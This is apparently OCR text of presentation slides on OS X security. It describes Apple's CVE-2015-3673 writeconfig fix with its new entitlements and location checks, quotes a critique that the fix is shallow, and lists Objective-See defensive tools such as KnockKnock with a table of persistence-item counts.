


OS X 10.10.4

`-[WriteConfigDispatch listener:shouldAcceptNewConnection:]`

Apple Fix (CVE-2015-3673)

improved authentication & location checks




OS X 10.10.4

new entitlements

- `com.apple.private.admin.writeconfig.voiceover`
- `com.apple.private.admin.writeconfig.enable-sharing`

location checks


- binary in **/System**
- binary in **/usr**



"The problem of their fix is that there are at least some 50+ binarie [sic] using it. A single exploit in one of them and the system is owned again because there is no fundamental fix inside writeconfig" @osxreverser

OS X DEFENSE


keeping your mac secure



Objective-See

free OS X tools & malware samples

malware samples :)


Objective-See

products malware blog about

"providing visibility to the core"

KnockKnock


TaskExplorer

BlockBlock

Synack

KnockKnock UI

detecting persistence: now an app for that!



Browser Extensions	plugins/extensions hosted in the browser	6
Kernel Extensions	modules that are loaded into the kernel	6
Launch Items	daemons and agents loaded by launchd	15
Login Items	items started when the user logs in	3
Spotlight Importers	bundles loaded by Spotlight (mdworker)	0

